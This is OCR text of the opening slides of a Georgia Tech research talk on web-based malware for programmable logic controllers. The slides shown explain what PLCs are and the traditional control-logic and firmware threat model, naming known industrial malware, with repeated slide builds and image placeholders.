Compromising Industrial Processes using Web-Based Programmable Logic Controller Malware

Ryan Pickren, Tohid Shekari, Saman Zonouz, Raheem Beyah

Georgia Institute of Technology

Georgia Tech

Agenda

Background

What is a PLC and how do you hack it?

Industry Changes

What are the implications of embracing web tech?

Web-Based PLC Malware

Can malware live in the web front-end layer?

Real-World Example

Can NSA-level Windows 0days be replaced by an ad banner?

Georgia Tech

Agenda

Background

What is a PLC and how do you hack it?

Industry Changes

What are the implications of embracing web tech?

Web-Based PLC Malware

Can malware live in the web front-end layer?

Real-World Example

Can NSA-level Windows 0days be replaced by an ad banner?

Georgia Tech

What are Programmable Logic Controllers (PLCs)?

What are Programmable Logic Controllers (PLCs)?

Single-Purpose
Rugged Computers

What are Programmable Logic Controllers (PLCs)?

Single-Purpose
Rugged Computers

Control and Monitor
a Physical Process

What are Programmable Logic Controllers (PLCs)?

Single-Purpose
Rugged Computers

Control and Monitor
a Physical Process

Commonly used in
Critical Infrastructure

What are Programmable Logic Controllers (PLCs)?


Single-Purpose Rugged Computers

Control and Monitor a Physical Process

Commonly used in Critical Infrastructure


Programmed by the Customer

What are Programmable Logic Controllers (PLCs)?




https://media.licdn.com/dms/image/C4D12AQEjv5ypl3C9MA

Traditional PLC Threat Model – malware infections



[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party


Traditional PLC Threat Model – malware infections



- Assume the adversary's goal is to somehow deploy malicious code (i.e., “*PLC Malware*”)

[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party


Traditional PLC Threat Model – malware infections



- Assume the adversary's goal is to somehow deploy malicious code (i.e., “*PLC Malware*”)
- Generally, two sections to attack/protect –

[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party


Traditional PLC Threat Model – malware infections



- Assume the adversary's goal is to somehow deploy malicious code (i.e., "*PLC Malware*")
- Generally, two sections to attack/protect –
  - Control Logic

[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party


Traditional PLC Threat Model – malware infections



- Assume the adversary's goal is to somehow deploy malicious code (i.e., "*PLC Malware*")
- Generally, two sections to attack/protect –
  - Control Logic
  - Firmware


[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Traditional PLC Threat Model – malware infections



[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party


Traditional PLC Threat Model – malware infections



[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

- This threat model has been the gold standard for nearly 20 years


Traditional PLC Threat Model – malware infections



[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

- This threat model has been the gold standard for nearly 20 years
- Many real-world attacks and academic papers have explored malware infections at these layers


Traditional PLC Threat Model – malware infections



- This threat model has been the gold standard for nearly 20 years
- Many real-world attacks and academic papers have explored malware infections at these layers

[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party


Traditional PLC Threat Model – malware infections



- This threat model has been the gold standard for nearly 20 years
- Many real-world attacks and academic papers have explored malware infections at these layers

[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party


Traditional PLC Threat Model – malware infections



- This threat model has been the gold standard for nearly 20 years
- Many real-world attacks and academic papers have explored malware infections at these layers

[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Traditional PLC Threat Model – malware infections



← Stuxnet, LLB, LogicLocker, PLC-Blaster, ICS-BROCK

← HARVEY, Durin

- This threat model has been the gold standard for nearly 20 years
- Many real-world attacks and academic papers have explored malware infections at these layers

[1] Authored by Customer
[2] Authored by Vendor
[3] Authored by 3rd Party

Firmware Malware vs Control Logic Malware

Firmware Malware vs Control Logic Malware

Firmware (FW) Malware

